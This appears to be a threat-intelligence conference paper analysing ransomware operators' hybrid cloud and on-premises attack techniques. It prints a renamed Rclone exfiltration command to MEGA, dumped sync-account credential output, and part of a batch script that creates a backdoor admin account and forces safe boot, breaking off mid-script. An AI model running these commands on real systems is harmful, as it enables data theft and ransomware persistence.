2024 DUBLIN

2 - 4 October, 2024 / Dublin, Ireland

MODERN-DAY WITCHCRAFT: A NEW BREED OF HYBRID ATTACKS BY RANSOMWARE OPERATORS

Vaibhav Deshmukh, Sudhanshu Dubey & Ashutosh Raina

Microsoft, India

vaibhav.deshmukh89@hotmail.com
sudhanshudubey@hotmail.com
raina.ashutosh@outlook.com

ABSTRACT

Human-operated ransomware campaigns are among the most significant threats in today's security landscape, where attackers actively target an organization's security weaknesses, inadequate password management, and system misconfigurations [1].

As per various public reports [2–6], attackers have increasingly become sophisticated cybercriminals capable of jeopardizing large companies, public organizations, and infrastructures such as educational institutions, healthcare and financial services.

In recent times, attackers have expanded their focus from targeted attacks on on-premises infrastructure to encompass an organization's cloud-based assets and cross-platform devices. This shift provides them with a broader attack surface and enhanced pivoting capabilities.

Attackers often use sets of tactics, techniques and procedures (TTPs), along with dual-use tools such as remote monitoring and management tools (RMMs), open-source toolkits, custom arsenals and public exploits. These help increase their success against existing defence solutions. Furthermore, their innovative ways of targeting identity and access management (IAM) solutions, federated identities and security products provide them with 'God-mode' capabilities. Over the years, ransomware attacks have evolved into a complex, multi-layered issue where threat actors focus on creating significant disruptions, such as targeting virtualization infrastructure, compromising cloud environments, and extorting targeted data with return on investment as a primary metric.

This paper will examine several notable ransomware operators associated with Akira, Cactus and BlackCat ransomware. We will explore their 'modern witchcraft', which inflicts significant financial damage on numerous organizations. Our report will dissect toolkits, multi-vector attack strategies and attack paths for compromising and navigating through cloud and on-premises infrastructures. We will dive into how they bypass existing security measures and their methodology for impacting organizations, which includes encrypting virtualization servers and critical files, as well as exfiltrating sensitive data.

This paper aims to raise awareness of the emerging ransomware threat model and to better prepare organizations to combat threat actors in both cloud and on-premises environments.

RISE OF HUMAN-OPERATED RANSOMWARE ATTACKS

In late 2016 there was a notable increase in ransomware cases, primarily instigated through methods such as large-scale spear-phishing and ransomware payloads bundled with legitimate software downloaded from peer-to-peer networks, with the intent of extorting ransoms. These attacks were designed to target single devices with a limited scope of impact. Then, in May 2017, one week after the leak of the EternalBlue exploit [7], the world witnessed the WannaCry ransomware outbreak [8], which involved worm-like capabilities and affected millions of devices within hours.

A year after the WannaCry outbreak, the industry witnessed human-operated ransomware attacks, which are far more planned and target larger organizations. Threat actors engage in extensive reconnaissance, keeping an eye on the financial aspects of their targets. Instead of spreading automatically, human-operated ransomware is a well-organized attack where the threat actor performs hands-on-keyboard activity on the organization's critical systems [1]. The key characteristics of these attacks typically include credential theft and privilege escalation followed by lateral movement, often aiming for the organization's domain controllers. The goal is to deploy ransomware payloads to high-value business resources chosen by the attackers.

Ransomware operators have mainly transitioned to human-operated ransomware as it offers greater control and profitability than commodity ransomware. By choosing which organizations to attack and strategically deploying payloads, ransomware groups can better customize their attacks and ransom demands to targets.

Ransomware attacks aim to coerce organizations into paying a ransom by locking up important files. However, human-operated ransomware attacks can be more damaging due to the use of double extortion tactics. They steal critical files from organizations and threaten to leak those documents to increase the likelihood of the ransom being paid.



Figure 1: Medusa human-operated ransomware attack.

Figure 1 shows an example of a human-operated ransomware attack. Threat actors gained initial access by exploiting the *SysAid IT Service Management On-Premises Server* (CVE-2023-47246) [9], and then installed a backdoor malware named Gracewire. Once they established a foothold, they engaged in human-operated activities, such as lateral movement, data theft and, at the impact stage, Medusa ransomware deployment.

EMERGING ATTACK SURFACES

The surge of human-operated ransomware attacks in recent years has prompted security companies to develop innovative defensive mechanisms to counter these operators. At the same time, organizations have also become more aware of these threats, leading to stronger security postures and infrastructure configurations.

As a result, threat actors began finding new ways to infiltrate organizations by using less malware and more benign living-off-the-land techniques, remote management tools, and exploiting systems that are under-monitored or prone to misconfigurations.

Additionally, organizations are increasingly adopting cloud infrastructure to save on physical space required for infrastructure and maintenance costs, and to support a hybrid working model including cross-geo collaboration. To work with the hybrid model, they integrate on-premises systems infrastructure, such as Active Directory (AD) and disaster recovery solutions, along with cloud-based applications and service providers like *Azure*, *Amazon Web Services* (*AWS*), *Google Cloud Platform* (*GCP*) and other SaaS solutions. These assets are frequently misconfigured with admin-level permissions and often provided with remote code execution functionalities on the connected on-premises systems, cloud services and virtual machines, presenting new attack surfaces for threat actors.

Some organizations set up critical systems like domain controllers, *Exchange* servers, and backups on cloud virtual machines (VMs) to reduce costs and avoid outages. These systems are prime targets for attackers.

IT administrators and company employees are another critical attack surface for threat actors. These individuals hold significant control over organizational identities and systems, making them prime targets for social engineering attacks. By compromising IT admins, attackers can gain elevated access to critical systems and data, facilitating further exploitation within the organization.

As a result, threat actors are continually exploring new social engineering methods to gain initial access by targeting these key individuals. Once they gain access to an organization, they search for misconfigurations to exploit both on-premises and cloud infrastructure, compromising critical systems that can expose credentials, escalate privileges to admin identities, and often pivot between cloud and on-premises networks. This allows them to compromise more identities, maintain persistence, and possibly carry out data exfiltration and deploy ransomware payloads.

The subsequent sections will delve into the TTPs used by some prominent human-operated groups. These groups not only innovate to gain initial access and avoid defensive measures but also often transition between on-premises and cloud environments.

OCTO TEMPEST CROSSES BOUNDARIES

As discussed earlier, threat actors often use sophisticated social engineering techniques to gain initial access. Octo Tempest takes social engineering to another level. This financially motivated group was primarily affiliated with BlackCat ransomware and now we have observed new affiliations such as RansomHub ransomware, which is known for its initial access mechanism. It is also known for targeting companies' cloud and virtualization infrastructures, evading security defences, and creating mass-scale impact.

These threat actors are typically fluent English speakers. Before targeting an organization, they conduct extensive research using publicly available information. They identify possible targets, mimic the victims' speech patterns on phone calls, and use personal information to trick technical administrators into resetting passwords and multifactor authentication (MFA) methods. They often pose as new employees to blend into standard hiring processes [10].

Another method they use to gain initial access to an organization involves calling employees and manipulating them into installing remote monitoring and management (RMM) utilities, navigating to sites with fake sign-in portals using adversary-in-the-middle (AiTM) toolkits, and enticing them to share one-time passwords and MFA codes.

Previously, they were targeting telephone companies to initiate SIM swaps [11] or set up call forwarding, allowing them to control phone numbers and facilitate self-service password resets.

Figure 2 shows Octo Tempest's TTPs.

Reconnaissance

Upon gaining access to an organization, the threat actors conduct system-wide searches for knowledge repositories, sensitive documents, network architectures, employee records and credential vaults. They use open-source tools such as



Figure 2: Octo Tempest TTPs [12].

PingCastle and ADRecon for Active Directory reconnaissance; Advanced IP Scanner for network enumeration; the Govmomi Go library for vCenter API enumeration; the FlashArray PowerShell module for storage array enumeration; and AzureHound for AAD reconnaissance [10].

In this stage of an attack, Octo Tempest starts exploring the organization's hybrid environment. It enumerates ADSync servers, access, and resources across cloud environments, code repositories, server and backup management solutions. To validate existing access, Octo Tempest engages in password spraying in databases and storage containers.

Privilege escalation

Octo Tempest commonly elevates privileges within an organization through social engineering. The attackers call an organization's help desk and impersonate employees to reset an administrator's password or add an MFA token. If initial attempts fail, they persistently trigger MFA notification prompts to induce MFA fatigue, compelling employees to accept the access requests. This persistence is crucial to their strategy for gaining control over MFA prompts and accessing victim networks. Furthermore, Octo Tempest continually seeks to collect additional credentials using tools like Jercretz and TruffleHog.

A key characteristic of Octo Tempest attacks is the lack of fixed patterns or playbook. In one incident, we observed the attackers modifying the access policies and using the open-source tool MicroBurst to access the credential source. In another incident, they used Mimikatz, Lazagne, or even gosecretdump for identity compromise. In a third case, they targeted SMB shares using an open-source tool called smbpasswd, attempted to compromise *Linux* systems, performed reconnaissance using LinPEAS, and obtained ADFSDumps in multiple instances.

They also often use the VMAccess extension to reset passwords of *Azure* VMs, create snapshots of cloud domain controller disks, and extract the NTDS.dit using forensic tools.

Persistence

Octo Tempest uses a simple persistence mechanism, often opting for low-level tactics by using RMM tools, such as ScreenConnect, FleetDeck, and TightVNC. The attackers typically create SSH tunnels and set up ngrok for additional access points. In certain instances, they have also deployed an *Azure* VM, allowing remote access through RMM tools or an *Azure Serial Console* as a precaution.

Crossing boundaries by hybrid attackers: cloud pivot

The hybrid attackers have targeted *Microsoft Entra ID Connect* services, which serve as a mediator between the local Active Director and Entra Connect [13], synchronizing user hashes and sensitive information.

In many organizations, system administrators follow the express installation of AD Sync connect, which creates several critical accounts in the on-premises (*Windows Server Active Directory*) and cloud (*Microsoft Entra ID*) environments. Two principal accounts are the AD DS Connector account (with the prefix 'MSOL_') and the *Microsoft Entra ID Connector* account (with the prefix 'Sync_ [Server Name] _').

These accounts have highly privileged permissions, such as the ability to replicate directory changes, modify passwords, users, groups, etc. They also have read and write permissions to *Microsoft Entra ID*, as AD Sync uses this to synchronize user, group, and other directory objects between the on-premises Active Directory and Entra Connect [14]. Also, MSOL accounts can be used for *Office 365* services, making them a primary target for threat actors [15].

Octo Tempest manipulates the *Entra Connect* service, which handles authentication and manages the MSOL/Sync account. It primarily compromises the Entra Sync server and use open-source tools like adconnectdump [16] by dirkjanm or AADInternals [17] to decrypt the plain text passwords of both critical identities.

```
Name                 Value
----                 -----
ADDomain             for_vb_hybrid.com
ADUser               MSOL_4bc4a34e95fa
ADUserPassword       F9@pFDss(poz{#:kF_G)(s/Iy@8c*9(t;...
AADUser              Sync_SRV01_4bc4a34e95fa@for_vb_hybrid.com
AADUserPassword      &*88.1%(lxZ&/kNZz[r
```

Figure 3: Output of cmdlet from Aad internal toolkit called Get-AAdIntSyncCredentials.

Once the attackers have obtained these credentials, they can potentially sign into *Microsoft Entra ID* using tools like PowerShell or *Azure Command-Line Interface* (CLI), and in some cases, even access the *Azure* portal. One of the toolkits favoured by Octo Tempest is AADInternals.

AADInternals toolkit

AADInternals toolkit is a PowerShell module that contains tools for administering and hacking *Microsoft Entra ID* and *Office 365* [17]. The toolkit is created to manage internal applications and help system administrators with seamless management.

However, the toolkit has been misused by attackers to compromise and manipulate *Azure* resources. Attackers commonly use this toolkit to perform extensive enumeration of *Azure* resources, abuse authorization and authentication mechanisms, and in some instances, perform lateral movement. The toolkit provides attackers with an additional edge in moving laterally from on-prem to cloud infrastructure.

In one of the activities involving Octo Tempest, it was discovered that attackers were misusing the AADInternals toolkit to compromise *Entra ID* credentials from the ADSync server. Subsequently, they would move to the *Azure* environment by simply signing into the management portal, granting them extensive control over the *Azure* infrastructure and opening new attack surfaces.



Figure 4: AADInternals [17].

Golden SAML token forging

Federated identities allow users to use a single set of credentials across multiple systems, simplifying access management. Federation allows trust between hybrid environments, such as *Microsoft Active Directory* (*AD*), *Azure* and *AWS*, allowing a

user in *AD* to use single sign-on (SSO) across all federated, trusted environments [18]. In the *Azure* environment, Active Directory Federation Service (AD FS) securely shares identity information between trusted third-party services within a federation realm, thus providing domain user identities to other service providers. Most federation services work with SAML tokens, an open standard for exchanging authentication and authorization data between an identity provider and a service provider. SAML is crucial for SSOs.

Octo Tempest uses various methods to target federated identity providers, including the use of tools like AADInternals to federate existing domains or spoof legitimate domains. The group often compromise traditional identities using the AD FS service and steal private keys to create fake session tokens for compromised users [10]. This attack technique, known as Golden SAML, allows attackers to generate valid SAML tokens by connecting to cloud services such as *AWS*, *Okta* and *Office 365*. The attackers obtain unauthenticated SAML tokens and then sign a forged SAML response with the stolen private key from the AD FS service, bypassing MFA. In this attack, threat actors can impersonate domain users and high-privilege accounts by forging authentication tokens. A few open-source tools, such as Shimit, can emulate the Golden SAML attack [19].

Octo Tempest also exploits *Okta*'s Org2Org functionality to impersonate user accounts, targeting *Okta* identities [20]. In a few instances, the attackers use an open-source tool called aws_consoler to create temporary federated credentials for non-existent users. This allows them to pivot from *AWS CLI* to console sessions without requiring MFA, by reusing compromised federated *AWS* credentials.



Figure 5: Golden SAML ticket attack [11].

Defensive evasion

In most cases, Octo Tempest compromises security admin accounts within organizations to turn off security products and features. In multiple incidents, Octo Tempest has been observed using the open-source toolkit Privacy Sexy [21].



Figure 6: Privacy Sexy website [11].

This open-source tool aims to improve privacy and security practices on *Windows* and *macOS*. It can configure system or application security settings and turn off default OS features, among other functions. Due to its comprehensive system settings modification options, attackers have taken advantage of it to turn off the security functions of several antivirus products and endpoint detection and response (EDR) solutions.

In some cases, the threat actor was observed using the EDR solution as an RMM tool to deploy scripts for additional persistence and to add exclusion rules to evade detection.

Crossing boundaries: cloud to on-prem pivot

Once the attackers gain sufficient confidence within the network, they often use a hybrid connector to compromise additional on-premises systems. In a few incidents, these attackers have used *Azure Serial Console*, *Intune* management, and even the RunCommand extension to download an additional remote management tool. As previously discussed, they then move laterally for further system compromise. In one of the cases, it was observed that the attackers had set up an organizational VPN, followed by an SSH tunnel, to facilitate data exfiltration and seamless persistence.

Double extortions

The attackers often look for lucrative files and perform system-wide data exfiltration, along with file and virtualization encryption. They primarily seek out code repositories, storage systems, backup servers, SharePoint sites, SQL databases, cloud storage blobs, and emails. For data collection, they use legitimate file-sharing software such as *Rclone*, *Azure Explorer*, *MongoDB Compass*, and *Azure SQL Editor* [20]. After harvesting the data, the threat actors use anonymous file-hosting services like *Temp.sh*, *MegaSync*, and *AWS S3* buckets for data exfiltration.

Ransomware-as-a-service

Octo Tempest has been associated with multiple ransomware including BlackCat and, more recently, RansomHub. The group frequently target the *VMware ESXi* infrastructure, encrypting the virtual filesystem and on-premises systems with BlackCat ransomware. We will dive into the *ESXi* compromise in a later section.

THE CURIOUS CASE OF INITIAL ACCESS BY BLACK BASTA OPERATORS

Spear-phishing and spam campaigns are among the most prominent and often successful initial access vectors for attackers. As companies strengthen their security measures against phishing, these types of attacks have become more challenging for threat actors to conduct.

Recently, we observed a human-operated ransomware attack by Storm-1811, a financially motivated cybercriminal group known for deploying Black Basta ransomware. The campaign began in mid-April 2024, with the attackers engaging in voice phishing to impersonate company personnel, followed by the delivery of both benign and malicious tools, such as ScreenConnect, NetSupport Manager, Qakbot and Cobalt Strike.

During the attack, the threat actor used email bombing, flooding the victims' inboxes with thousands of spam messages. Then, they made phone calls impersonating IT support staff to the targeted users, offering assistance with the spam issue.

In these calls, the attackers convinced users to grant them access to their devices using *Quick Assist*, then prompted them to enter a security code provided by them [22].



Figure 7: Quick Assist screen sharing prompts (Microsoft) [22].

After gaining user permission, the threat actor ran scripts to download and install additional malware in the background. This included Qbot, Cobalt Strike, and various RMM tools such as *ScreenConnect* and *NetSupport Manager*, ensuring continued access.

The threat actor then proceeded to enumerate users, groups, and Active Directory details using tools like TinyADRecon and SharpHound. They attempted to extract Kerberos tickets and ADCS certificates with open-source tools such as Rubeus and Nanorubeus, and tried to obtain saved passwords through browser dumps, exfiltrating the data to a Cobalt Strike C2.



Figure 8: Quick Assist leads to Basta ransomware.

It is highly likely that the attackers performed offline hash cracking and used an SMB password spray attack to gain access to more devices. After gaining access to critical devices, such as the *Exchange* server, the attackers installed additional RMM tools like *ScreenConnect* and an SSH tunnel to ensure persistence. This allowed them to repeatedly compromise identities, ultimately leading to the compromise of domain admin-level credentials.

Subsequently, the attackers compromised the domain controller using an Impacket toolkit, exfiltrated data using tools such as Rclone and MegaSync, and deployed Black Basta ransomware across multiple devices using PSExec.

```
C:\Tmp\svchost.exe copy :mega,email=your-email@example.com,password=yourpassword:
--transfers 30 --stats=20s --max-age=5y --progress --include *.pdf --include *.PDF --include *.jpeg --include *.JPEG
    --include *.jpg --include *.JPG --include *.png --include *.dwg --include *.psd --include *.doc --include *.docx
    --include *.csv --include *.xls --include *.xlsx --include *.xlsb --include *.xlsm --include *.msg --include *.MSG
    --include *.eml --include *.EML --include *.pptx --include *.ppt --include *.mdf --no-check-certificate
```

Figure 9: Renamed Rclone used for data exfiltration.

This case highlights the significant challenges in defending against seemingly benign attack chains involving RMM installation and persistence. The situation is further exacerbated by offline password cracking and the use of Rclone for data exfiltration.

STORM-0216: AFFILIATES OF CACTUS & THEIR WIZARDS

Storm-0216, another financially motivated threat actor previously known for its affiliation with Royal ransomware, has revamped its toolkits and emerged with an older, yet effective set of TTPs. The group has also shifted its affiliation from Royal to Cactus ransomware service.

The threat actors generally gain initial access through fake software updates and malvertising, leading to DanaBot infection, persistence, and credential theft. They maintain persistence by installing living-off-the-land tools such as SSH, or remote management tools like *DWAgent* and *Anydesk*, and by adding new users to local admin groups. While this paper does not delve deep into the attack chain for Storm-0216, it does highlight some of the effective TTPs used during post-exploitation.

Safe boot mode

Restarting a system into safe boot is not a new technique; rather, it is one of the oldest and most effective methods. Threat actors frequently use safe boot to bypass security products and monitoring services.

For instance, Cactus ransomware operators use the safe boot method in the last stage of an attack. Just before deploying the ransomware, they run a system-wide PowerShell script, usually from a compromised domain controller through PsExec [23], and occasionally through Group Policy Objects (GPO). The PowerShell script initiates the download and execution of two batch scripts. The first batch script, *f1.bat*, performs a series of actions, including:

- Creating a new user account with administrator privileges.
- Configuring the system to boot into 'Safe Mode with Minimal Services'.
- Removing any startup legal notices from the registry.
- Adding a registry key under 'RunOnce' to ensure the second batch script launches upon the next boot.
- Scheduling a forceful system restart in five seconds and self-deleting to leave no trace.

```
@echo off
net user Adm1nBac P@ssW0dDP@ssW /add
net user Adm1nBac /active:yes
net localgroup Administrators Adm1nBac /add
bcdedit /set {default} safeboot minimal
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v LegalNoticeText /t REG_SZ /d "" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v LegalNoticeCaption /t REG_SZ /d "" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v LegalNoticeText /t REG_SZ /d "" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v LegalNoticeCaption /t REG_SZ /d "" /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoAdminLogon /t REG_SZ /d 1 /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName /t REG_SZ /d Adm1nBac /f
